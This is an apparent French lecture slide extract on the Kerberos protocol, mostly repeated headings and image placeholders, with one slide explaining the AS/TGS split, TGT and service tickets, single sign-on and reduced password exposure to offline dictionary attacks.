
## 2.2.3 Kerberos

- Kerberos (presque)



## 2.2.3 Kerberos


- Kerberos (presque)



## 2.2.3 Kerberos


- **Kerberos simplifié (sans TGS, Ticket Granting Service)**

■ Code de couleur



## 2.2.3 Kerberos

- Kerberos simplifié




## 2.2.3 Kerberos



- **Le service rendu par le KDC est séparé en deux:**
  - Le service d'authentification (AS pour Authentication Service)
  - Le générateur de ticket de service (TGS pour Ticket Granting Service)
- **Deux types**
  - TGT (Ticket Granting Ticket): ticket d'authentification
  - TS : ticket de service
- **Intérêt**
  - Permet (avec l'option forwardable) le SSO (Single Sign On)
  - Limite l'utilisation du mot de passe:
    - ✉ Moins de données chiffrées avec la clé secrète de l'utilisateur traverse le réseau
    - ✉ On limite l'accès aux données susceptible d'être soumises à des attaque offline par dictionnaire


## 2.2.3 Kerberos

- Code de couleur




## 2.2.3 Kerberos

- Kerberos avec TGS




## 2.2.3 Kerberos

- Kerberos avec TGS

